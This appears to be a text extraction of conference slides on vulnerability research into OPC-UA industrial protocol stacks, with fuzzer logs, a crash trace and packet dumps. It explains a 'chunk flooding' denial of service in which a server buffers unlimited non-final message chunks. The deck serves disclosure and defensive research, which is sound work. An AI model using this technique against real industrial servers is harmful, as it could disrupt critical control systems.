
Client Framework for PWNage

- We wrote our own OPC-UA client from scratch
- Now it's easy control every aspect of the protocol
- Developed recipes for different attacks

```
101
102 OBJECT = Struct(
103     "encoding_mask" / BitStruct(
104         "has_namespace_uri" / Flag,
105         "has_server_index" / Flag,
106         "unk1" / Flag,
107         "unk2" / Flag,
108         "arbitrary_length" / Nibble
109     ),
110     "identifier_numeric" / Switch(this.encoding_mask.arbitrary_length,
111                                  {0: ONLY_ITEM,
112                                   1: FOUR_BYTE,
113                                   3: TEST_ITEM,
114                                   2: SIZE_LENGTH,
115                                   4: GUID,
116                                   5: OPAQUE}
117     )
118 )
119
120 OBJECT_HEADER = Struct(
```

Fuzzers

- Wrote custom fuzzers
 - Network based - using **boofuzz**
 - Memory/Coverage based - using **AFL, libfuzzer**
 - Closed binary - using **WinAFL, UnicornAFL** (CPU Emulator)
- Monitored everything using Slack



BooFuzz - Network based fuzzer

Pros


- No source code/ compilation needed
- No harness need to be added
- Platform agnostic

Cons

- Not a feedback based fuzzing
- Needs implementation of the rules for mutation
- Much slower than memory fuzzer



Fuzzers - Network Based



Fuzzers - Coverage Based

- We used **libFuzzer** to fuzz the ANSI C OPCUA stack
- We created large amount of corpuses that could be used later in the research

```
#554710332: cov: 3858 ft: 16289 corp: 4758 exec/s 919 oom/timeout/crash: 0/0/0 time: 16106s job: 2265 dft_time: 0
#554921965: cov: 3858 ft: 16289 corp: 4758 exec/s 703 oom/timeout/crash: 0/0/0 time: 16113s job: 2266 dft_time: 0
#555237160: cov: 3858 ft: 16289 corp: 4758 exec/s 1047 oom/timeout/crash: 0/0/0 time: 16119s job: 2267 dft_time: 0
#555551738: cov: 3858 ft: 16289 corp: 4758 exec/s 1045 oom/timeout/crash: 0/0/0 time: 16127s job: 2268 dft_time: 0
#555864791: cov: 3858 ft: 16289 corp: 4758 exec/s 1040 oom/timeout/crash: 0/0/0 time: 16134s job: 2269 dft_time: 0
#556151617: cov: 3858 ft: 16291 corp: 4759 exec/s 952 oom/timeout/crash: 0/0/0 time: 16140s job: 2270 dft_time: 0
#556378819: cov: 3858 ft: 16291 corp: 4759 exec/s 754 oom/timeout/crash: 0/0/0 time: 16148s job: 2271 dft_time: 0
#556564022: cov: 3858 ft: 16291 corp: 4759 exec/s 615 oom/timeout/crash: 0/0/0 time: 16155s job: 2272 dft_time: 0
#556702602: cov: 3858 ft: 16291 corp: 4759 exec/s 460 oom/timeout/crash: 0/0/0 time: 16161s job: 2273 dft_time: 0
#556945682: cov: 3858 ft: 16291 corp: 4759 exec/s 807 oom/timeout/crash: 0/0/0 time: 16169s job: 2274 dft_time: 0
#557185048: cov: 3858 ft: 16291 corp: 4759 exec/s 795 oom/timeout/crash: 0/0/0 time: 16175s job: 2275 dft_time: 0
#557495460: cov: 3858 ft: 16291 corp: 4759 exec/s 1031 oom/timeout/crash: 0/0/0 time: 16182s job: 2276 dft_time: 0
#557750994: cov: 3858 ft: 16291 corp: 4759 exec/s 848 oom/timeout/crash: 0/0/0 time: 16190s job: 2277 dft_time: 0
#557955430: cov: 3858 ft: 16291 corp: 4759 exec/s 679 oom/timeout/crash: 0/0/0 time: 16196s job: 2278 dft_time: 0
#558135117: cov: 3858 ft: 16291 corp: 4759 exec/s 596 oom/timeout/crash: 0/0/0 time: 16204s job: 2279 dft_time: 0
#558359399: cov: 3858 ft: 16291 corp: 4759 exec/s 745 oom/timeout/crash: 0/0/0 time: 16210s job: 2280 dft_time: 0
#558561258: cov: 3858 ft: 16291 corp: 4759 exec/s 670 oom/timeout/crash: 0/0/0 time: 16218s job: 2281 dft_time: 0
#558806573: cov: 3858 ft: 16291 corp: 4759 exec/s 815 oom/timeout/crash: 0/0/0 time: 16229s job: 2282 dft_time: 0
#559040200: cov: 3858 ft: 16291 corp: 4759 exec/s 776 oom/timeout/crash: 0/0/0 time: 16236s job: 2283 dft_time: 0
#559299775: cov: 3858 ft: 16291 corp: 4759 exec/s 862 oom/timeout/crash: 0/0/0 time: 16244s job: 2284 dft_time: 0
#559508758: cov: 3858 ft: 16291 corp: 4759 exec/s 694 oom/timeout/crash: 0/0/0 time: 16251s job: 2285 dft_time: 0
#559736954: cov: 3858 ft: 16291 corp: 4759 exec/s 758 oom/timeout/crash: 0/0/0 time: 16260s job: 2286 dft_time: 0
#559934945: cov: 3858 ft: 16291 corp: 4759 exec/s 657 oom/timeout/crash: 0/0/0 time: 16268s job: 2287 dft_time: 0
#560194627: cov: 3858 ft: 16291 corp: 4759 exec/s 862 oom/timeout/crash: 0/0/0 time: 16275s job: 2288 dft_time: 0
#560362350: cov: 3858 ft: 16291 corp: 4759 exec/s 557 oom/timeout/crash: 0/0/0 time: 16285s job: 2289 dft_time: 0
#560583436: cov: 3858 ft: 16291 corp: 4759 exec/s 734 oom/timeout/crash: 0/0/0 time: 16292s job: 2290 dft_time: 0

1 [|||||100.0%] 10 [|||||100.0%] 19 [|||||100.0%] 28 [|||||100.0%]
2 [|||||100.0%] 11 [|||||100.0%] 29 [|||||100.0%] 29 [|||||100.0%]
3 [|||||100.0%] 12 [|||||100.0%] 21 [|||||100.0%] 30 [|||||100.0%]
4 [|||||100.0%] 13 [|||||100.0%] 22 [|||||100.0%] 31 [|||||100.0%]
5 [|||||100.0%] 14 [|||||100.0%] 23 [|||||100.0%] 32 [|||||100.0%]
6 [|||||100.0%] 15 [|||||100.0%] 24 [|||||100.0%] 33 [|||||100.0%]
7 [|||||100.0%] 16 [|||||100.0%] 25 [|||||100.0%] 34 [|||||100.0%]
8 [|||||100.0%] 17 [|||||100.0%] 26 [|||||100.0%] 35 [|||||100.0%]
9 [|||||100.0%] 18 [|||||100.0%] 27 [|||||100.0%]

Mem[|||||10.3G/62.9G] Tasks: 196, 478 thr; 35 running
Swp[|||||0K/2.00G] Load average: 40.01 40.06 40.88
Uptime: 04:41:12

PID USER PRI NI VIRT RES SHR S CPUX MEMK TIME+ Command
22406 user 20 0 20.0T 170M 11228 R 100.0 0.3 4:17.54 ./bin/AnsiCServer -reload=0 -print_final_stats=1 -print_funcs=0 -max_total_time=300 -stop_file=/tmp/libFuzzerTemp.3974.dir/STOP -seed_inputs=@/tm
22707 user 20 0 20.0T 226M 11088 R 100.0 0.4 0:15.60 ./bin/AnsiCServer -reload=0 -print_final_stats=1 -print_funcs=0 -max_total_time=300 -stop_file=/tmp/libFuzzerTemp.3974.dir/STOP -seed_inputs=@/tm
22641 user 20 0 20.0T 217M 11272 R 100.0 0.3 1:14.00 ./bin/AnsiCServer -reload=0 -print_final_stats=1 -print_funcs=0 -max_total_time=300 -stop_file=/tmp/libFuzzerTemp.3974.dir/STOP -seed_inputs=@/tm
22463 user 20 0 20.0T 336M 11124 R 99.5 0.5 3:26.93 ./bin/AnsiCServer -reload=0 -print_final_stats=1 -print_funcs=0 -max_total_time=300 -stop_file=/tmp/libFuzzerTemp.3974.dir/STOP -seed_inputs=@/tm
22560 user 20 0 20.0T 193M 11216 R 99.5 0.3 2:17.89 ./bin/AnsiCServer -reload=0 -print_final_stats=1 -print_funcs=0 -max_total_time=300 -stop_file=/tmp/libFuzzerTemp.3974.dir/STOP -seed_inputs=@/tm
22455 user 20 0 20.0T 223M 11148 R 99.5 0.3 3:33.83 ./bin/AnsiCServer -reload=0 -print_final_stats=1 -print_funcs=0 -max_total_time=300 -stop_file=/tmp/libFuzzerTemp.3974.dir/STOP -seed_inputs=@/tm
22569 user 20 0 20.0T 246M 11152 R 99.5 0.4 2:15.23 ./bin/AnsiCServer -reload=0 -print_final_stats=1 -print_funcs=0 -max_total_time=300 -stop_file=/tmp/libFuzzerTemp.3974.dir/STOP -seed_inputs=@/tm
22593 user 20 0 20.0T 312M 11272 R 99.5 0.5 1:47.36 ./bin/AnsiCServer -reload=0 -print_final_stats=1 -print_funcs=0 -max_total_time=300 -stop_file=/tmp/libFuzzerTemp.3974.dir/STOP -seed_inputs=@/tm
22690 user 20 0 20.0T 200M 11212 R 99.5 0.3 0:30.28 ./bin/AnsiCServer -reload=0 -print_final_stats=1 -print_funcs=0 -max_total_time=300 -stop_file=/tmp/libFuzzerTemp.3974.dir/STOP -seed_inputs=@/tm
22479 user 20 0 20.0T 198M 11152 R 98.9 0.3 3:16.34 ./bin/AnsiCServer -reload=0 -print_final_stats=1 -print_funcs=0 -max_total_time=300 -stop_file=/tmp/libFuzzerTemp.3974.dir/STOP -seed_inputs=@/tm
```


Fuzzers - And we have a crash!

The image displays two windows side-by-side. The left window is Wireshark, showing a network capture on interface 'utun2 (tcp port 49321)'. The capture shows a series of OPC UA messages. The selected packet (No. 93) is a 'BrowseNextRequest' message. The details pane shows the 'OpcUa Service : Encodable Object' and 'BrowseNextRequest' structure. A red arrow points to the error message: 'Array length 1258291200 too large to process'.

The right window is WinDbg, showing a crash in the 'Remote' process. The command window shows the following assembly code:

```
eax=77a72a30 ebx=ffffffff ecx=01476578 edx=00eff59c esi=77702f60 edi=035e19f8  
eip=77a72a30 esp=00eff79c ebp=00eff7c0 iopl=0         nv up ei pl zr na pe nc  
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000206  
ntdll!NtSetInformationThread:  
77a72a30 b8d000000    mov     eax,0Dh  
0:000  
eax=77a72a30 ebx=035e5ef0 ecx=01476578 edx=00eff7dc esi=77702f60 edi=0342a500  
eip=77a72a30 esp=00eff9ec ebp=00effa10 iopl=0         nv up ei pl zr na pe nc  
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000206  
ntdll!NtSetInformationThread:  
77a72a30 b8d000000    mov     eax,0Dh  
0:000  
eax=77a72a30 ebx=00000000 ecx=01476578 edx=00eff84c esi=77702f60 edi=01542378  
eip=77a72a30 esp=00effa5c ebp=00effa80 iopl=0         nv up ei pl zr na pe nc  
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000206  
ntdll!NtSetInformationThread:  
77a72a30 b8d000000    mov     eax,0Dh  
0:000  
(42d4 4114) C++ EH exception - code e06d7363 (first chance)  
(42d4 4114) C++ EH exception - code e06d7363 (first chance)  
(42d4 4114) C++ EH exception - code e06d7363 (first chance)  
(42d4 4114) C++ EH exception - code e06d7363 (first chance)  
(42d4 4114) C++ EH exception - code e06d7363 (first chance)  
(42d4 4114) C++ EH exception - code e06d7363 (first chance)  
(42d4 4114) C++ EH exception - code e06d7363 (first chance)  
(42d4 4114) C++ EH exception - code e06d7363 (first chance)  
(42d4 4114) C++ EH exception - code e06d7363 (first chance)  
ModLoad: 72c30000 72c38000  C:\Windows\SysWOW64\rsadshlp.dll  
ModLoad: 73730000 73788000  C:\Windows\SysWOW64\iputils.dll  
(42d4 3920) Access violation - code c0000005 (first chance)  
First chance exceptions are reported before any exception handling.  
This exception may be expected and handled.  
eax=0012004b ebx=00000000 ecx=0012004b edx=00000000 esi=02c71574 edi=0012004b  
eip=769edadd esp=02c714e0 ebp=02c714e8 iopl=0         nv up ei pl zr na pe nc  
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246  
ucrtbase!wcslen+0x20:  
769edadd 663911             cap     word ptr [ecx].dx, ds:002b:0012004b+????  
0:013> k  
# ChildEBP RetAddr  
00 02c714e8 662c727a  ucrtbase!wcslen+0x20  
01 (Inline) ----- afc140u!ATL::CStringT<wchar_t,1>::StringLength+0xb [d:\a01\work\13\src\vc\tools\vc\...  
02 (Inline) ----- afc140u!ATL::CStringT<wchar_t,1>::SetString+0xb [d:\a01\work\13\src\vc\tools\vc\7111...  
03 (Inline) ----- afc140u!ATL::CStringT<wchar_t,1>::operator+=0xb [d:\a01\work\13\src\vc\tools\vc\7111...  
04 (Inline) ----- afc140u!ATL::CStringT<wchar_t,1>::operator+=0xb [d:\a01\work\13\src\vc\tools\vc\7111...  
05 02c71514 6bc3b9fe  afc140u!ATL::CStringT<wchar_t,1>::StrTraitMFC_DLL<wchar_t,ATL::ChTraitsCRT<wchar_t>>::operat...  
WARNING: Stack unwind information not available. Following frames may be wrong.  
06 02c71598 618188af  libstdc++!operator::Connection::ProcessReadEvent+0x72  
07 02c7159c 618188b2  libua!kepuia::kepuclient::CUClientTransportFactory::Build+0x2965  
08 02c715a8 618188e9  libua!kepuia::kepuclient::CUClientTransportFactory::Build+0x2972  
09 02c715e4 6192958a  libua!kepuia::kepuclient::CUClientTransportFactory::Build+0x29a9  
0a 02c71594 61927169  libua!kepuia::kepuclient::CUClientTransportFactory::Build+0x29a9  
0b 02c715e4 619271ed  libua!kepuia::security::EncryptUserPassword+0x33b9  
0c 02c71b70 6192bfc9  libua!kepuia::security::EncryptUserPassword+0x263d  
0d 02c71bdc 6192b379  libua!kepuia::nodeids::NodeHash::operator+=0x449  
0e 02c71c74 619e080e  libua!kepuia::tcp::CServer::AddEndpoint+0x1339  
0f 02c71ce0 61817af7  libua!kepuia::types::node_id_t::asString+0x22de  
10 02c71d64 67777d52  libua!kepuia::kepuclient::CUClientTransportFactory::Build+0x1bb7  
11 02c71d9c 6777c710  libsocket!kepsocket::IConnection::ProcessReadEvent+0x72  
12 02c71d9c 6777c710  libsocket!kepsocket::IConnection::ProcessReadEvent+0x72  
13 02c71d9c 6777c710  libsocket!kepsocket::IConnection::ProcessReadEvent+0x72  
14 02c71d9c 6777c710  libsocket!kepsocket::IConnection::ProcessReadEvent+0x72  
15 02c71d9c 6777c710  libsocket!kepsocket::IConnection::ProcessReadEvent+0x72  
16 02c71d9c 6777c710  libsocket!kepsocket::IConnection::ProcessReadEvent+0x72  
17 02c71d9c 6777c710  libsocket!kepsocket::IConnection::ProcessReadEvent+0x72  
18 02c71d9c 6777c710  libsocket!kepsocket::IConnection::ProcessReadEvent+0x72  
19 02c71d9c 6777c710  libsocket!kepsocket::IConnection::ProcessReadEvent+0x72  
20 02c71d9c 6777c710  libsocket!kepsocket::IConnection::ProcessReadEvent+0x72  
ntdll!_RtlUserThreadStart+0x2f  
ntdll!_RtlUserThreadStart+0x1b
```

Manual Research - Specification + RE

- We returned to the specification and checked for esoteric features
- What could be badly implemented?
- Intensive RE to verify how it was implemented in each product

OPC-UA PROTOCOL STACKS BE LIKE



BUGS, EVERYWHERE

imgflip.com

Universal DoS

- **Denial of Service**
 - Uncaught exceptions
 - Busy loops
 - Threads deadlock
 - Bad/uncontrolled memory management
 - UAF

Universal DoS - Chunk Flooding

- Support in long OPC-UA msgs
- **isFinal Byte**
 - C: on-going chunk
 - F: Final chunk
 - A: Final chunk (Abort)
- **Logic**
 - while isFinal != 'F':
 - Strip header
 - Append chunk (+ =)

6.7.2.2 Message Header ↑

Every *MessageChunk* has a *Message* header with the fields defined in [Table 41](#).

Table 41 - OPC UA Secure Conversation Message header

Name	Data Type	Description
MessageType	Byte [3]	A three byte ASCII code that identifies the <i>Message</i> type. The following values are defined at this time: MSG A <i>Message</i> secured with the keys associated with a channel. OPN OpenSecureChannel <i>Message</i> . CLO CloseSecureChannel <i>Message</i> .
IsFinal	Byte	A one byte ASCII code that indicates whether the <i>MessageChunk</i> is the final chunk in a <i>Message</i> . The following values are defined at this time: C An intermediate chunk. F The final chunk. A The final chunk (used when an error occurred and the <i>Message</i> is aborted). This field is only meaningful for <i>MessageType</i> of 'MSG' This field is always 'F' for other <i>MessageTypes</i> .
MessageSize	UInt32	The length of the <i>MessageChunk</i> , in bytes. The length starts from the beginning of the <i>MessageType</i> field.
SecureChannelId	UInt32	A unique identifier for the <i>SecureChannel</i> assigned by the <i>Server</i> . If a <i>Server</i> receives a <i>SecureChannelId</i> which it does not recognize it shall return an appropriate transport layer error. When a <i>Server</i> starts the first <i>SecureChannelId</i> used should be a value that is likely to be unique after each restart. This ensures that a <i>Server</i> restart does not cause previously connected <i>Client</i> accidentally 'reuse' <i>SecureChannels</i> that did not belong to them.

Universal DoS - Chunk Flooding

18:16:41.483252	4	10.10.6.32	10.10.6.123	OpcUa	OpenSecureChannel message: OpenSecureChannelResponse	189
18:16:41.485235	5	10.10.6.123	10.10.6.32	OpcUa	UA Secure Conversation Message: CreateSessionRequest	438
18:16:41.490598	11	10.10.6.32	10.10.6.123	OpcUa	UA Secure Conversation Message (Message fragment 904)	268
18:16:41.491669	17	10.10.6.32	10.10.6.123	OpcUa	UA Secure Conversation Message (Message fragment 905) [TCP segmen...	1514
18:16:41.491722	22	10.10.6.32	10.10.6.123	OpcUa	UA Secure Conversation Message (Message fragment 906) [TCP segmen...	1514
18:16:41.491754	27	10.10.6.32	10.10.6.123	OpcUa	UA Secure Conversation Message: CreateSessionResponse (Message Re...	606

Frame 11: 268 bytes on wire (2144 bits), 268 bytes captured (2144 bits)
Ethernet II, Src: VMware_86:b5:9f (00:50:56:86:b5:9f), Dst: Eve_0a:c6:56 (00:0c:29:0a:c6:56)
Internet Protocol Version 4, Src: 10.10.6.32, Dst: 10.10.6.123
Transmission Control Protocol, Src Port: 52520, Dst Port: 62693, Seq: 7464,
[6 Reassembled TCP Segments (7514 bytes): #6(1460), #7(1460), #8(1460), #9(1460)]
OpcUa Binary Protocol

[Reassembled in: 27]

Message Type: MSG

Chunk Type: C

Message Size: 7514

SecureChannelId: 34

Security Token Id: 1

Security Sequence Number: 904

Security RequestId: 2

```
0000 4d 53 47 43 5a 1d 00 00 22 00 00 00 01 00 00 00 MSGCZ... ".....
0010 88 03 00 00 02 00 00 00 01 00 d0 01 10 32 9d 55 .....2.U
0020 bc df d7 01 41 42 0f 00 00 00 00 00 00 ff ff ff .....AB...
0030 ff 00 00 00 04 01 00 18 58 3d bc b0 b4 46 4e ae .....X=...FN.
0040 d0 e8 e4 cb 60 a7 23 05 00 00 20 00 00 00 6d 49 ....`.#. ...mI
0050 67 cf cf 6c 4b 3d 55 66 ea 73 34 92 f3 0e 5b 2d g..lK=Uf .s4...[-
0060 e8 0c 1a a0 ed e3 9e 1c 27 09 1b 3f a4 bc 00 00 ..... '?....
0070 00 00 00 f9 15 41 20 00 00 00 e4 0e 96 dc 1b 4a .....A . ....J
0080 33 51 4f ea a7 a7 04 ab 6c f1 1c 5f 1c 69 66 b4 300..... l..._if.
0090 53 c5 22 5c 3c 71 37 66 06 9a e2 03 00 00 30 82 S."\<<q7f .....0.
00a0 03 de 30 82 02 c6 a0 03 02 01 02 02 06 01 7d 47 ..0..... }G
00b0 05 10 c0 30 0d 06 09 2a 86 48 86 f7 0d 01 01 0b ...0...* .H.....
00c0 05 00 30 4c 31 2c 30 2a 06 03 55 04 03 0c 23 53 ..0L1,0* ..U...#S
00d0 61 6d 70 6c 65 43 6f 6e 73 6f 6c 65 53 65 72 76 ampleCon soleServ
00e0 65 72 40 44 45 53 4b 54 4f 50 2d 44 44 50 42 51 er@DESKT OP-DDPBQ
00f0 51 4a 31 1c 30 1a 06 03 55 04 0a 0c 13 53 61 6d QJ1.0... U...Sam
0100 70 6c 65 20 4f 72 67 61 6e 69 73 61 74 69 6f 6e ple Orga nisation
0110 30 1e 17 0d 32 31 31 31 32 32 30 38 34 30 35 34 0...2111 22084054
0120 5a 17 0d 33 31 31 31 32 30 30 39 34 30 35 34 5a Z..31112 0094054Z
0130 30 4c 31 2c 30 2a 06 03 55 04 03 0c 23 53 61 6d 0L1,0*.. U...#Sam
0140 70 6c 65 43 6f 6e 73 6f 6c 65 53 65 72 76 65 72 pleConso leServer
0150 40 44 45 53 4b 54 4f 50 2d 44 44 50 42 51 51 4a @DESKTOP -DDPBQQJ
0160 31 1c 30 1a 06 03 55 04 0a 0c 13 53 61 6d 70 6c 1.0...U. ...Sampl
0170 65 20 4f 72 67 61 6e 69 73 61 74 69 6f 6e 30 82 e Organi sation0.
0180 01 22 30 0d 06 09 2a 86 48 86 f7 0d 01 01 01 05 ."0...* .H.....
```

Universal DoS - Chunk Flooding

As long as the server did not receive the Final chunk (F) it will keep on collecting the chunks.

Without any limitation (no count check on the number of received chunks)!

```
/// <summary>
/// Processes a request message.
/// </summary>
private bool ProcessRequestMessage(uint messageType, ArraySegment<byte> messageChunk)
{
    ...
    ...
    try
    {
        // check for an abort.
        if (TcpMessageType.IsAbort(messageType))
        {
            Utils.Trace("Request was aborted.");
            chunksToProcess = GetSavedChunks(requestId, messageBody);
            return true;
        }

        // check if it is necessary to wait for more chunks.
        if (!TcpMessageType.IsFinal(messageType))
        {
            SaveIntermediateChunk(requestId, messageBody);
            return true;
        }
    }
}
```



